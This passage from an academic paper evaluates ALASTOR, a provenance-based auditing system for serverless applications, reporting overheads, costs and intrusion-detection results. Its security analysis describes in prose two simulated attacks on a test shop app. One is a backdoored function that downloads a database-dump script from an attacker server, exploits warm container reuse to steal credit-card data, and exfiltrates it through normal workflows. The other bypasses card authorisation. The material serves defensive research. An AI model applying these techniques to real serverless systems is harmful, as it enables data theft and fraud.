
To do so, we make use of *Hello,Retail!*'s *product-purchase* workflow and use an HTTP load generator (`hey`) to issue increasingly high request loads ranging from 10 to 500 requests per second (rps). Results for each load are reported over 120 second trials. We also repeat this experiment in two cluster configurations: where only a single container per function is used (*noscale*) and where containers can scale up to 50 per function (*scaled*). We measure utilization with Kubernetes Metrics Server,[6] in which 1 nanoCPU is defined as 1 billionth of a cpu-core.

Figure 6 shows our results, with per-function CPU and memory utilization reported in Figure 7. In Figure 6a, the CPU utilization overhead for ALASTOR grows at a gradual constant rate in the *scaled* configuration, with peaks denoting the creation of new containers to cater to the increased request load. In *noscale*, the total CPU utilization is lower because the server's additional cores are not in use. In this case, ALASTOR cannot handle beyond 200 rps and starts queueing and dropping requests. The vanilla setup also struggles and starts dropping requests at this time, although managing to make progress at a much slower rate. In Figure 6b we observe

[6] https://github.com/kubernetes-sigs/metrics-server



(a) Per function CPU Utilization



(b) Per function memory utilization

Figure 7: Per function CPU and memory utilization executing *Hello,Retail!* Product Purchase workflow with ALASTOR as compared to vanilla OpenFaaS, with and without function scaling enabled.

that ALASTOR imposes almost constant memory overhead throughout. For ALASTOR in the *noscale* configuration, the memory footprint surpasses the *scaled* footprint at 300 rps due to increasing queue of unprocessed in-flight requests. While the CPU and memory overheads of ALASTOR are significant, we observe that ALASTOR is able to support at least up to 500 rps on our test server; in fact, we were unable to fully saturate the ALASTOR-enabled set-up using our test apparatus.

In Figure 7 we report the average CPU and memory utilization across all running containers for a function in the scaled configuration. This diagram shows a similar trend to Figure 6. With function scaling enabled (red and blue lines), both the CPU and memory utilization growth for ALASTOR are modest and stable with increasing request load.

Disk and Network Utilization: Storing and managing massive logs is a key problem in system auditing. In ALASTOR's case, logs impose overheads related to both network transmission (to the global provenance builder service) and long-term disk storage. Figure 8 reports on the log growth in *Hello,Retail!* for an increasing number of requests to the *product-purchase* workflow under four configurations: the *raw* log, the log after filtering using Hossain et al.'s Source




Figure 8: Total size of logs generated while executing *Hello,Retail!* Product Purchase workflow with ALASTOR.

Workflows	#Node	#Edge	Local graphs			
			purchase	get-price	authorize-cc	publish
Benign	69	80	N18 E28	N13 E13	N21 E14	N13 E13
Attack1	76	117	N19 E36	N13 E13	N26 E34	N13 E13
Attack2	49	65	N18 E29	N13 E13	-	N13 E13

Table 1: Complexity of ALASTOR request graphs in 3 different *Hello,Retail!* scenarios. The second and third column denotes the size of the global provenance graph for a single request and the local graph sizes of the constituent functions are shown in the next columns.

Dependency Preserving Reduction (DPR) system [51], a *tar* compressed version of the log, and finally a log that was first filtered with DPR and then compressed (*DPR+tar*). DPR is a state-of-the-art log reduction technique that selectively deleted log events that are not necessary to correctly identifying an object's ancestors in the graph. It can be observed that all configurations grow linearly with the number of requests; this is because the small and well-formed nature of function behaviors lead to highly deterministic provenance graphs. As a result, the log compression and reduction techniques are highly effective at eliminating the redundancies of typical system execution. Ultimately, we conclude that ALASTOR behaves similarly to other system auditing frameworks – while it produces a huge amount of data in raw form, these costs can be effectively mitigated through a combination of log filtering and data compression techniques. In fact, if we considered a request load of 30 million per month on Amazon AWS, the *DPR+tar* would impose just ~6.57 GB of storage per month. Following the standard tier pricing ($0.023/GB per month) of AWS S3 storage [10], this would lead to a cost of just $0.45 over a 3 month period and $5.44 over a 3 year period.

Closely related to disk utilization is the complexity of ALASTOR's provenance graphs; if the graphs for individual function or workflows are too large, they will be difficult to interpret. Table 1 reports on graph complexity for three end-to-end workflow invocations in *Hello,Retail!*: a benign

invocation of *product-purchase*, and the two attack scenarios described in Section 8. It can be observed that the Attack1 scenario, which abuses warm container reuse to link multiple workflow invocations together, results in a large graph. Regardless, all scenarios produce succinct graph representations that are orders of magnitude smaller than typical whole-system provenance graphs (e.g., [25]). We attribute this to the ephemeral and event-driven nature of serverless computing; because execution is short-lived and well-defined, the typical problems of graph complexity and dependency explosion [62] do not arise for ALASTOR.

Total Cost of Operation: Based on these results, we can calculate the total cost of operating ALASTOR on an Amazon Lambda application based on published cost models [11]. To demonstrate, we consider "*product-purchase-get-price*" and "*sentiment-analysis*," the functions that incurred the highest response overheads. To mirror a request load similar to an example quoted by Amazon, we choose a constant load of 10 rps, which translates to 25.92 million requests per month. Amazon costs are based on monthly request charges and monthly compute charges. Billable requests are charged \$0.2 per million and computed as $(25920000 - 1000000)$, resulting in a fee of \$4.98 for either function regardless of whether ALASTOR is active. Compute charges, measured in GigaByte-Seconds (GB-S), are calculated using the formula $(num_requests * exec_time_per_request * memory_tier/1024 - 400000)$, where Amazon exampts the first 400k GB-S from fees and then charges \$0.00001667 per GB-S. The execution time for *get-price* is 0.0081s / 0.0115s with/without ALASTOR, while the time for *sentiment-analysis* is 1.228s / 2.454s. Both functions fit in the lowest memory tier (*mem_tier*) of 128 MB. Because the *get-price* function does not exceed 400k GB-S, the total compute charges are \$0 with or without ALASTOR. For *sentiment-analysis*, the compute charges exceed 400k and roughly double when ALASTOR is deployed, jumping from \$66.21 to \$130.85.[7] From these results, we can conclude that in the typical case the hosting cost of ALASTOR will be proportional to the overhead ALASTOR imposes on execution time. Costs double for *sentiment-analysis* where observed overheads were 99.8%, whereas for *Hello,Retail!* costs will increase roughly by 13.74%.

8 Security Analysis

We now demonstrate the security benefits of ALASTOR as compared to commercially-available serverless tools.

8.1 Defending *Hello,Retail!*

We begin by considering attacks against *Hello,Retail!* using the setup described in Section 7. We also configure *Hello,Retail!* to make use of Epsagon [13], a commercial serverless monitoring tool. Epsagon monitors a serverless application and generates traces in the form of a graph that encodes function invocations in each end-to-end workflow execution within the application. Unfortunately, we were unable to run Epsagon on OpenFaaS, so we ported our modified version of *Hello,Retail!* back to AWS Lambda and replicated the attack scenarios on both setups. We compare the insights provided by Epsagon traces as compared to ALASTOR's provenance graph in order to answer the following research questions: does the output of each system indicate that the application has deviated from its normal behavior? (**RQ1**); does the output of each system provide an explanation of the attacker's actions within the application? (**RQ2**), and can the output of each system be used to diagnose the serverless-specific attack techniques? (**RQ3**).




Figure 9: Epsagon provides the above visualization of the malicious workflow trace in *Hello,Retail!*. Rectangles represent function invocations and edges mark invocation requests with response latencies. The visualization is identical regardless of whether the attack behavior is present.

8.1.1 Data Exfiltration Attack

We first consider the the attack scenario depicted in Figure 1. Here, an attacker seeks to abuse the commonplace misconfiguration of cloud databases [94] to retrieve customer credit card data, which is stored in the *Credit Card Registry* (D_4). In this case study, functions f_9 and f_{12} were modified with a backdoor that simulates a remote code execution vulnerability enabling the attacker to download attack tools from an attacker controlled server. The backdoor in f_9 is triggered by supplying a "malicious" key in the request body. This key is passed to f_{12} to trigger the phases of the attack. If the key-value pair is not present in the request body, handling of the request proceeds as normal. While this attack trigger is synthetic, it is identical to an actual command injection vulnerability from the perspective of the tracing mechanisms.

In the first phase of the attack, the attacker accesses the publicly accessible *Purchase Product* function f_9 (Fig. 1, ①) and then pivots to the *Authorize Credit Card* function f_{12} (②), where they download the attack scripts from an attacker controlled server (③). Once the download completes, the attacker initiates phase two in a follow-up request, once again pivoting to f_{12} through f_9, but in this phase the attacker exploits container reuse to execute the attack scripts downloaded in

[7] We confirmed these results with the Lambda Pricing Calculator [12].




Figure 10: Global provenance graph for product-purchase attack workflow generated by ALASTOR. Some metadata is suppressed from the graph for simplicity.

the previous phase (④). Through executing the previously downloaded attack scripts, the attacker retrieves a data dump of D_4 and then sends the sensitive information back to f_9 in an HTTP response. Finally, following the normal workflow, f_9 forwards the response to f_{13} which in turn sends it back to the attacker or may publish the sensitive information to public domain (⑤). Note that this attack scenario leverages the two key serverless-specific attack strategies, exploiting container reuse and exfiltration through function workflows.

Attack Investigation with Epsason: Epsagon creates one graph for each request made to the publicly accessible function *product-purchase* (f_9) as shown in Figure 9. Unfortunately, the structure is identical regardless of whether a malicious or legitimate request is issued. However, Epsagon also records additional metadata for each function request and execution that are not present in the trace visualization. In order to provide a fairer comparison between the two tools, we attempt to provide an integrated visualization of all of the relevant trace information captured by Epsagon. Figure 11 demonstrates Epsagon's view of a serverless application following 3 requests: one benign and two malicious requests that constitute the attack. We omit additional irrelevant metadata (headers and body) in order to reduce clutter.

Inspecting Figure 11, it can be seen that Epsagon provides relevant metadata about function usage including environment runtime details, whether the container started executing in cold or warm state, memory utilization, and the duration of the function execution. Using this information, we can observe an unusually large execution time (about two orders of magnitude higher than the benign scenario) at step (14) in Figure 11 due to the ongoing retrieval of the entire contents of D_4. This marks a deviation from normal behavior, thereby satisfying **RQ1**, but it is a weak threat indicator because the reason for this anomaly is not clear. Without additional supporting evidence, the attack appears to be a performance bug as opposed to a sophisticated intrusion attempt. With regards to **RQ2**, although Epsagon records a variety of function metadata, it does not record connections to additional application components including the credit-card database (D_4), nor does it log the connection to the attacker controlled remote server.




Figure 11: We consolidate all attack traces and additional metadata captured by Epsagon in this diagram. For the purpose of clear understanding of the flow, we used green color for normal flow path components and red for the attack path components.

Thus, Epsagon is unable to reconstruct the complete attack path. Finally, in consideration of **RQ3**, Epsagon does track one relevant attribute, *cold_start*, which indicates container reuse in steps ②,④,⑥, ⑧,⑩,⑫,⑭ and ⑯. However, container reuse alone is not an indicator of compromise; it is in fact a common occurrence in any application. Epsagon is unable to detect *data sharing* between repeated uses of the same function instance, which is more suspicious. Therefore, Epsagon traces do not enable serverless attack detection.

Attack Investigation with ALASTOR: The global provenance graph generated by ALASTOR is shown in Figure 10. To simplify the provenance graph, we omit some metadata (e.g., timestamps, duration of operations, request and response headers and body) from the graph and use event sequence numbers to show the events chronologically. Furthermore, we only show the events related to the attack requests (① and ⑩). Red dotted lines and red colored components are used where attack path deviates from normal execution (***RQ1***).

The attacker makes their first request (①) to *product-purchase* through the OpenFaaS gateway and this request is accepted within the function instance (②). After processing the incoming request, *product-purchase* invokes *product-purchase-get-price* through the gateway (③-④). This function's responsibility is to retrieve the price of a product from the Product Database (i.e., 10.107.30.82 : 3306). Next, *product-purchase* makes another request to *product-purchase-authorize-cc* (⑤) to authorize the credit card transaction. However, this function has a backdoor embedded (i.e.,`/home/app/malicious.js`) which is triggered by the "malicious" key in the request body (⑥). Alongside the normal operations of the function, this backdoor vulnerability also opens a connection to the attacker controlled server (⑦) and downloads a malicious script `sqldump.sh` (⑧). In the next step, *product-purchase* invokes *product-purchase-publish* to publish the status of the transaction in public domain (⑨) and also returns this in a response message to the attacker.

Now the attacker begins the next phase of the attack by making another request to *product-purchase* (⑩-⑪) and after retracing the steps in first phase (⑫-⑭), we arrive to the same *product-purchase-authorize-cc* instance. Since the attacker makes the two attack requests in quick succession, the warm container reuse policy in serverless platforms ensures that the second request is scheduled to the same container and the downloaded attack tools (i.e.,`sqldump.sh`) are available for use to the backdoor process. Next, the permissions of the attack script is modified (⑮) and the script is run (⑯) to fork a new `mysqldump` process (⑰). This process connects to the Creditcard Database (⑱) and retrieves a database dump. The attacker may continue sending multiple spurious requests to the gateway to keep the container warm and to allow the `mysqldump` process finish the data retrieval. The attacker can exfiltrate the data either by sending it back through a response message or by publishing it to a public domain using *product-purchase-publish* (⑲). As demonstrated in Figure 10, ALASTOR sheds light onto the specific actions of the attacker in this intrusion (***RQ2***). It also diagnoses the serverless-specific techniques (***RQ3***) of cross-invocation dependencies (`sqldump` written in ⑤, executed in ⑭) and exfiltration over legitimate flows (data theft at ⑱ is routed to the public domain via request to *product-purchase-publish* at ⑲).

8.1.2 Business Logic Manipulation Detection

We briefly discuss an additional attack scenario for *Hello,Retail!* entailing *business logic manipulation*. When applications are developed in serverless architectures, an ap-




Figure 12: Global provenance graph for a business logic manipulation attack workflow.

plication's business logic is broken across many single purpose functions that interact with each other to accomplish a task. As a result, the order in which these functions execute is paramount to the correct execution of a workflow, and changes in the flow-order can lead to severe consequences, such as broken authentication. We implemented this scenario in *Hello,Retail!* where the workflow-path is redirected based on a malicious field embedded in the incoming request. This synthetic vulnerability bypasses the product-purchase-authorize-cc function in the product-purchase workflow to successfully make an unauthorized purchase. The resulting provenance graph captured by ALASTOR can be found in Figure 12. In this graph, it can be seen clearly that the attacker was able to manipulate the function workflow to bypass the *product-purchase-authorize-cc* function, underscoring ALASTOR's general usefulness in threat investigation. Because the comparative benefits between ALASTOR and Epsagon do not change, we omit the results for Epsagon.

8.2 Generality of ALASTOR Auditing

We consider two additional applications, `falco` and `sent-analysis`, discussed in detail in Section 7. `falco`'s pod-deletion workflow consists of two functions – `dispatch` ingest alerts from a threat detection engine, and `delete-pod-fn` deletes a malicious pod for critical alerts. One possible scenario entails an attacker employing logic manipulation to bypass `dispatch` and launch a DoS attack with `delete-pod-fn`. However, as we show for *Hello,Retail!*, ALASTOR could effectively trace this attack. For `sent-analysis`, one possible scenario is for an attacker to attempt to exfiltrate sensitive training data from the function, which would require system calls and network requests that are also visible to ALASTOR. As a final measure of the




Figure 13: System call distributions (by category) of functions traced with ALASTOR.

generality of our approach, Figure 13 reports on the observed system call distribution of the benign behaviors of our workload applications from our experiments. The ubiquity of syscall-based data processing and API-based network communication assures that ALASTOR is well-positioned to explain any suspicious activity.

8.3 Intrusion Detection with ALASTOR

Like most log data, ALASTOR can also facilitate security analytics. To demonstrate, we trained an implementation[8] of Du et al.'s DeepLog system [35], a deep learning based anomaly detection system, on ALASTOR traces. We chose DeepLog because it operates on unstructured, free-text log entries, providing an easy way to measure the discriminatory capabilities of ALASTOR's telemetry data. We use an HTTP

[8] https://github.com/nailo2c/deeplog

	P	N
P	140	10
N	5	112

(a) Confusion Matrix

Metric	Values
Accuracy	0.944
Precision	0.966
Recall	0.933
F1	0.949

(b) metrics

Figure 14: DeepLog performance on ALASTOR traces.

workload generator *'hey'*[9] to generate benign and attack traces of *Hello,Retail!* activity from the *product purchase* workflow on OpenFaaS. The training dataset consisted of benign requests issued at 10 requests per second for 180 seconds. Test data was generated by issuing benign or malicious requests at 10 requests per second for 30 seconds. The malicious requests represent the Data Exfiltration attack scenario discussed in Section 8.1.1 (Figure 10). We use the Spell [34] log parser to preprocess the collected logs following the steps described in [35]. We then split the preprocessed logs into sequences of 200 millisecond duration. Our test data contained 150 attack sequences and 117 benign sequences. Default parameters were used for the model, e.g., we trained for 35 epochs.

Our results are summarized in Figure 14. False negative sequences may result from few events in the complete attack timeline that is in common with benign traffic. Similarly, false positives may be a result of infrequent benign activity related to log transmission or container health monitoring and maintenance by the orchestration platform. Encouragingly, we observe an F1 score of 0.949, providing promising preliminary evidence that ALASTOR telemetry would also prove useful as a general purpose information source for serverless intrusion detection. While we were not able to extract sufficient log output from Epsagon to compare these results, it is very likely that Epsagon would struggle to detect the attack due to miniscule amount of attack evidence (i.e., longer execution time) contained in the coarse-grained trace. In contrast, ALASTOR traces contain fine-grained event sequences and document significant structural changes in application behavior during the attack.

9 Related work

Serverless Auditing and Tracing: Limited visibility into a serverless application is a recurring problem in modern cloud computing, leading to various tools ranging from performance monitoring and analysis solutions [3, 6, 31, 69, 70] to tracing and observability tools [13, 84, 85, 90]. However, these solutions collect metrics and perform tracing only at a macro level, and are insufficient to provide a fine-grained complete picture of the lower level system events within a serverless application, essential for attack investigation. Existing distributed system tracing tools, such as Dtrace [27], Dapper [93], X-trace [39], MagPie [24], Fay [37], and Pivot-Tracing [66] are not designed to account for aspects of the serverless architecture and require instrumentation of the application. Conversely, lprof [103] and Stitch [102] are able to profile distributed applications without instrumentation; however, lprof requires static binary analysis, and Stitch requires structured application log messages with object identifiers for tracing. Moreover, these tools only capture correlations rather than causality and thus are not appropriate for serverless forensics. Hong et al. [50] proposed a conceptual design of a threat intelligence system for serverless frameworks. However, it is based on only application level logs and is unsuitable for root cause analysis in forensics investigation. To our knowledge, ALASTOR is the first causality analysis framework to satisfy the operational requirements of serverless platforms.

Serverless Security: Prior work has demonstrated unique attack opportunities in serverless platforms, including event injection attacks [29, 56, 78] and data exfiltration [58, 61]. Further, serverless access control misconfigurations enable attackers to steal sensitive information [41, 74] and launch denial-of-service (or *denial-of-wallet*) attacks by exhausting allocated resource limits and increasing bills [8, 101]. Baldini et al. [23] concluded that the lack of function isolation is a major problem in popular cloud platforms. Wang et al. [98] performed a range of studies on metrics like scalability, cold-start latency, and instance lifetime and they reported arbitrary code execution bugs in Azure Functions making the platform vulnerable to side-channel attacks.

In face of these attacks, various tools have been proposed to improve function security before deployment and during runtime [21, 82, 83, 86–89, 91]. Prior work has also proposed improved isolation using Intel SGX to build secure containers [22] and secure cloud functions [18, 26, 79]. Beyond isolation, prior work has considered flow control (e.g., Trapeze [19], Valve [33], SecLambda [55]) and other access control models (e.g., Will.IAM [81]) to thwart serverless attacks by denying suspicious access requests according to strict flow and access control policies. Orchestration frameworks have also been enhanced [28] with security policy support for serverless applications. These security tools are proactive precautions, while ALASTOR strengthens security posture through improved threat response. Formal modeling of serverless platforms [42, 54], and semi-automated troubleshooting based on log data [67] may also improve serverless security.

System Auditing in Cloud Environments: It is especially interesting to compare our system to Chen et al.'s CLARION [30], a technique for precise auditing of container clusters. While both systems can be used to audit serverless functions running in containerized environments, the challenges addressed by these systems are quite different. CLARION is a host-based agent that provides a solution for correctly auditing multiple namespaced environments without ambiguity,

[9] https://github.com/rakyll/hey

while ALASTOR is a container-based agent and thus does not need to disambiguate namespaces. Although is could be used to audit serverless applications, CLARION does not produce separate graphs for multiple requests to the same function instance and also would struggle to trace workflows across multiple container servers in the cloud. In effect, ALASTOR leverages the unique constraints of the FaaS environment – ephemeral computation, remote procedure calls, and (mostly) isolated container environments – to produce an optimized solution to serverless auditing.

10 Discussion & Conclusion

In this work, we have demonstrated methods of layered provenance-based auditing of serverless infrastructure that enable precision tracing of attacks on serverless applications. We now conclude by considering potential limitations of ALASTOR as well as opportunities for future work.

Time Synchronization of Global Graph: Time synchronization among different functions is resolved by preserving the ordering of rest API calls. While miniscule time drift may be possible between two system calls recorded in different function instances, preserving the happens-before relationships between API requests ensures that the causal links between functions' system graphs are correct.

Expensive I/O bound applications: Serverless functions normally work on small pieces of data with execution times on the order of milliseconds. If an application included long-running I/O-intensive functions, it may be necessary to modify ALASTOR to reduce the granularity of I/O logging.

Applicability of ALASTOR to other Serverless Platforms: Systems like Cloudflare, Fastly, and Faasm that provide per-request isolation can benefit from ALASTOR as a general purpose auditing tool. Faasm [92] enables memory isolation of executed functions using WebAssembly, while permitting memory sharing among functions to enable efficient data processing. In Faasm, ALASTOR could be used to investigate possible disclosures of sensitive data (e.g., medical data). It may also be possible to extend ALASTOR to audit access to memory regions through introspection of memory system calls. Moreover, ALASTOR logs can be ingested by other monitoring tools for threat detection and other analyses.

Threat Model: ALASTOR's design assumes that an attacker can compromise a function instance but has limited administrative access to the victim's account. This assumption is reasonable if application RBAC policies are properly configured. However, an attacker that fully compromises the container may be able to prevent future logs from reaching the global provenance builder service, or could erase log entries. One possible response to such attacks would be to extend ALASTOR to generate cryptographic log commitments to detect log integrity violations (e.g., [75]) and increase the frequency of log transmission to bound the amount of unprotected log accessible to the attacker.

Acknowledgements

This work was supported in part by NSF CNS 17-50024, NSF CNS 19-55228 and NSF CNS 20-55127. The views expressed are those of the authors only.

References

[1] Linux audit daemon. https://linux.die.net/man/8/auditd.

[2] AWS Serverless Application Repository. https://aws.amazon.com/serverless/serverlessrepo/, 2019.

[3] AWS X-Ray: Analyze and debug production, distributed applications. https://aws.amazon.com/xray/, 2019.

[4] CloudWatch Logs Limits. https://docs.aws.amazon.com/AmazonCloudWatch/latest/logs/cloudwatch_limits_cwl.html, 2019.

[5] CVE-2019-5736: runc container breakout. https://www.openwall.com/lists/oss-security/2019/02/11/2, 2019.

[6] Google Cloud: Viewing Monitored Metrics. https://cloud.google.com/functions/docs/monitoring/metrics, 2019.

[7] MITRE ATT&CK. https://attack.mitre.org, 2019.

[8] New Attack Vector - Serverless Crypto Mining. https://www.puresec.io/blog/new-attack-vector-serverless-crypto-mining, 2019.

[9] ReDoS Vulnerability in "AWS-Lambda-Multipart-Parser" Node Package. https://www.puresec.io/blog/redos-vulnerability-in-aws-lambda-multipart-parser-node-package, 2019.

[10] AWS s3 pricing. https://aws.amazon.com/s3/pricing/, 2021.

[11] Aws lambda pricing. https://aws.amazon.com/lambda/pricing/, 2021.

[12] Aws lambda pricing calculator. https://s3.amazonaws.com/lambda-tools/pricing-calculator.html, 2021.

[13] Epsagon: Monitoring and troubleshooting for serverless applications. https://epsagon.com/, 2021.

[14] Kubernetes response engine powered by openfaas. https://github.com/developer-guy/falco-the-kubernetes-response-engine-using-openfaas-functions, 2021.

[15] Sentiment analysis. https://github.com/openfaas/faas/tree/master/sample-functions/SentimentAnalysis, 2021.

[16] G. Adzic and R. Chatley. Serverless computing: Economic and architectural impact. In *the 11th Joint Meeting on Foundations of Software Engineering (ESEC/FSE)*, 2017.

[17] I. E. Akkus, R. Chen, I. Rimac, M. Stein, K. Satzke, A. Beck, P. Aditya, and V. Hilt. SAND: Towards high-performance serverless computing. In *USENIX Annual Technical Conference (ATC)*, 2018.

[18] F. Alder, N. Asokan, A. Kurnikov, A. Paverd, and M. Steiner. S-faas: Trustworthy and accountable function-as-a-service using intel sgx. In *ACM SIGSAC Conference on Cloud Computing Security Workshop (CCSW)*, 2019.

[19] K. Alpernas, C. Flanagan, S. Fouladi, L. Ryzhyk, M. Sagiv, T. Schmitz, and K. Winstein. Secure serverless computing using dynamic information flow control. In *2018 ACM SIGPLAN Conference on Prog. Lang. (OOPSLA)*, 2018.

[20] Amazon AWS Lambda. AWS Lambda Customer Case Studies. https://aws.amazon.com/lambda/resources/customer-case-studies/, 2020.

[21] Aqua. Aqua Cloud Native Security Platform. https://www.aquasec.com/products/aqua-container-security-platform/, 2019.

[22] S. Arnautov, B. Trach, F. Gregor, T. Knauth, A. Martin, C. Priebe, J. Lind, D. Muthukumaran, D. O'Keeffe, M. L. Stillwell, D. Goltzsche, D. Eyers, R. Kapitza, P. Pietzuch, and C. Fetzer. SCONE: Secure linux containers with intel SGX. In *USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2016.

[23] I. Baldini, P. Castro, K. Chang, P. Cheng, S. Fink, V. Ishakian, N. Mitchell, V. Muthusamy, R. Rabbah, A. Slominski, and P. Suter. *Serverless Computing: Current Trends and Open Problems*. Springer Singapore. 2017.

